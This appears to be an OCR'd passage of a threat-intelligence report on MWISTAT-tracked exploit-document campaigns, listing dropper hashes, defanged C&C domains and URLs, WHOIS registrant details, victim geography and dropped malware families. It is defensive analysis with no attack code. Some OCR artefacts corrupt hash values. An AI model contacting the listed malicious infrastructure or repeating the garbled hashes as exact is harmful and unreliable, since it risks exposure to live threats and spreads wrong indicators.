
2015-06-12	six-bro[.]com/**webstat**/img[.]php?id=70998668
2015-06-12	six-bro[.]com/**webstat**/img[.]php?id=33816634
2015-06-12	six-bro[.]com/**webstat**/img[.]php?id=23900374
2015-06-11	six-bro[.]com/**webstat**/img[.]php?id=12464729
2015-06-11	six-bro[.]com/**webstat**/img[.]php?id=38915948
2015-06-09	six-bro[.]com/**webstat**/img[.]php?id=55731239
2015-06-08	six-bro[.]com/**webstat**/img[.]php?id=82357659
2015-06-08	six-bro[.]com/**webstat**/img[.]php?id=88290212
2015-05-29	six-bro[.]com/**webstat**/img[.]php?id=50981746
2015-04-22	six-bro[.]com/**webbie**/img[.]php?id=90222451
2015-04-20	six-bro[.]com/**webbie**/img[.]php?id=84085197
2015-04-20	six-bro[.]com/**webbie**/img[.]php?id=95536720
2015-03-20	six-bro[.]com/**wbst**/image[.]php?id=88321021
2015-03-17	six-bro[.]com/**wbst**/image[.]php?id=89864851
2015-03-17	six-bro[.]com/**wbst**/image[.]php?id=40074095
2015-03-13	six-bro[.]com/**webstat**/image[.]php?id=35878151


The number of victims of the campaigns ranged between a few dozen and a few 2000.

We will list the stats from the two largest campaigns.


Campaign 1 focused on Asia and Africa, the most affected countries were Indonesia, India, Thailand, Oman and Myanmar.








Campaign 2 focused on the same regions, the most affected countries were Indonesia, India, Myanmar and Vietnam.





The group behind this large scale operation was gathering user credentials from a large part of the world, with special focus on Asia and Africa.

MWI-6

Dropper SHA1 values:

```
bcd5de98f3f37daa24d3a151cb669048aefd0800
ba6e79b17d6a36fc465aa5ff2857f50016e09b9B
680ec2f1c43d0363b4f07e4630a47c9ee668d2f8
6eba28ba2a952f1fc0f708cfbcdc12f3f8d8b31d
e7d28810c2958251e620cba3b0f7c4c3cc216061
2366013669847310262389 57f79b47540be87d31
7bf7ee5762f06310506d32995f273fc74f4c6af5
cc83526d7dd4fc090b36bd34d47a9849f3e19880
ef4fb64e5df64aebdb4acde630279e63ccb2d354
9e7fe76e98568ae92998c3a90af0b4cc54dcb898
6d8b71c453b0712fa5d0e02fc1ba6093d8b9237c
9238add9c47f6a4418979e17196dacd68a38ebc0
b9e43fc603f1e30b27f23bce88dbe6cdbc16d5b7
9a19934f052b1adaeb94ff09b6a7183c8a8b5c9a
c9a14c7bf9b62771388277d5616f3be48fa70e4a
400631fecfc435a47578d482471bc4817ae4dc81
c8d869b14c50218ce018ca594ec824afc63fbb77
b2842ad50fff5669479537b3b4d13761dcf431e0
b975a387a4bf4dfea4ab6503b07e56b266187c49
6c8cd7f5e7ffb65432f07e9e1c5d6d244984021b
026da6e337a62cf5a074007fc3ae55e601759026
61e72119d993cab21cba481e1ffb6f9f46fa55f0
0ca97b49b9c1ef664ccdb913b4497fac141f49c4
cddac70af46e911fa463ef55f845efe85f7f0368
9908a0ff6b4f25d8ff48a82dae9d22a20a2339ad
dc8b44d90e61ea49085ed4e836ddf5dd857c98cc (without MWISTAT)
626b550c9c53c515d63de0aa3f84dfdb4aa546ad (without MWISTAT)
896fe4edc6ca4a29da0eaf11a2aac1e3a367dced (without MWISTAT)
```

Usual MWISTAT campaigns used one exploited document per campaign ID. Not in this case, the criminals reused IDs, in one case 16 different droppers belonged to the same campaign ID (11174148). The focus was on keeping the dropped Trojan updated to avoid AV detection, and keep the operation going.

Also an unusual characteristics of the operation was that we found RTF droppers that was generated with MWI, connected to the same kombounitedopsmamb4youfors[.]com server, but had no MWISTAT callback. This operation didn't rely solely on the MWISTAT infrastructure.


Dropped malware:
Zbot (KINS), Ranbyus, Shiz

All of the samples were droppers.

Some of the dropped variants contact middlecoin[.]com, indicating some Bitcoin mining activity.

MWISTAT server:
`nynewsguardianinternet[.]com`

This is an empty new server conveniently located in the same country (Ukraine) where most of the victims were found.



Other C&C servers:
`zerofloorparty[.]com`
`kombounitedopsmamb4youfors[.]com`

The infection campaigns were between the beginning of June and the end of July 2015.

The kombounitedopsmamb4youfors[.]com domain is registered in Moscow, Russia, matching the region of operation. Both this and the MWISTAT domain were registered by the same individual:

```
Registrant Name: Ivanovich Ivanov Ivan
Registrant Organization: Ivan
Registrant Street: mira 24a
Registrant City: Moskow
Registrant Province/state: MOSKOW
Registrant Postal Code: 125001
Registrant Country: RU
Registrant Phone: +7.8577844389
Registrant Phone EXT:
Registrant Fax: +7.8577844389
Registrant Fax EXT:
Registrant Email: i_ivanov31[@]aol[.]com
```


Further domains registered by the same individual or attached to the same email address (but not yet involved in malicious activity):

```
8dnsg7nas[.]com
makkusu[.]com
rekkusu[.]com
scanpicmonica[.]com
promocodeviews[.]ru
montanabruttos[.]com
mvdautosemantic[.]net
mvdnotice1312.info
mmsz2[.]biz
foto1o[.]biz
dpdtracking[.]net
ips-parcel[.]com
kombounitedopsmamb4youfors[.]com
nynewsguardianinternet[.]com
poste-italia[.]com
postservicenl[.]com
whatismyipadress[.]net
```

Earlier domains registered with the email address:

```
dogicointradersneting[.]net
coolmomentsdromms[.]ru
mmsy1[.]biz
dmwxkxypcylvmz[.]biz
```


The server infrastructure was mostly hosted in Russia and Ukraine:





But it should also be noted that even though most of the servers are hosted in Russia, the domain registrars are mostly in China or Hong Kong.

Campaigns ranged from a few houndred to 1500 targets, with an impressive success rate of 50%. However, because the large campaigns targeted Ukraine, it tells more about the patching level of the computers there than the preparations of the attackers.


The campaign 11174148 was aimed at Ukraine and Russia with over 80% of the victims from that country:






Infected endpoints by country
1
2
4
7
10
30
50
90
200
300
600


Infected endpoints
−180°
−120°
−60°
0°
60°
120°
180°
60°
0°
−60°

Campaign 99187344 shows the same picture, even more dominant presence, over 90% share in Ukraine and Russia:







Clearly, this was a banking Trojan distribution operation aimed at Ukraine and Russia, most likely operated from Russia.

MWI-7

Dropper SHA1 values:

```
bde3bdfeb2c539be5ee4f68130df8206a3324e0e
e2021957bcd4021aa1cf0504fd065b9d575ca333
4e123421ffb3607feb2aaad9db520b7735cac1f7
b843d5781a55532e99d55ee03c23cc6342f121ae
7d9035f66cd2bc7a1357954410b70e885c5527ba
f8e53b776d0eee4f824eaa3cdb1b0b1bb186437d
42beb6917f8a4aa70617adf339d2e9f5fbb9dc5c
2fb8d7fb52891299e4f71756e9f1d29db13eb364
91b1f7aeb54ded67f10bc10c021a1b3457c79151 (?) – without MWISTAT
```

Dropped malware:
Remote Utilities, Omaneat, Limitail, TeamViewer, Wauchos

All of the samples were droppers.

The first campaigns distributed a remote administration tool, a variation of *RemoteUtilities* downloadable from remoteutilities[.]com/ or rmansys[.]ru/. During replication the dropped RAT made connections to rmansys[.]ru and tektonit[.]ru, both related to the remote administration service.

The online remote admin service at rmansys[.]ru was used with the very original user email *stealyourinventory[@]gmail[.]com*.

Later the dropped malware was changed to the *Omaneat* backdoor/password stealer.

91b1f7aeb54ded67f10bc10c021a1b3457c79151 could also be related to this operation. It does not used MWISTAT callback, but installs *RemoteUtilities* and connects to rmansys[.]ru (this time with email address *horikll469[@]gmail[.]com*)

MWISTAT server:
pmkconstructions[.]com
1stopgameonline[.]com
37.139.47.211

There were two MWISTAT installations on the first server, referred by the samples as:


pmkconstructions[.]com/wp-content/plugins/wordpress-importer/languages/**1/**img[.]php?id=70055359

pmkconstructions[.]com/wp-content/plugins/wordpress-importer/languages/img[.]php?id=36836619


The location indicates that is was a legitimate web server that was hacked using a WordPress vulnerability to install the server side component.

After the first server was shut down, the operation was transferred to 1stopgameonline[.]com. The connection between the two servers was established by the same distributed malware (*Omaneat*) and the same geographical region of the victims.

1stopgameonline[.]com looks like a poorly administered e-commerce site, with open root directory.



And hundreds of merchandise related subpages, as example is shown on the following picture:




It was most likely hacked by the criminals and not originally created by them. Coincidentally, this server also has WordPress installed, but there is no direct evidence that it was the source of compromise.

The case of the C&C server at address 37.139.47.211 is interesting. It is connected to the operation by the same method: installs a remote admin tool, and reaches out to rmansys[.]ru. There is also an overlap between the victims.


The first sample using this server installed a customized version of the TeamViewer remote administration tool.

It also connected to the online remote admin service at rmansys[.]ru is used with the user email *vzlomov[.]com[@]no-spam[.]ws*.

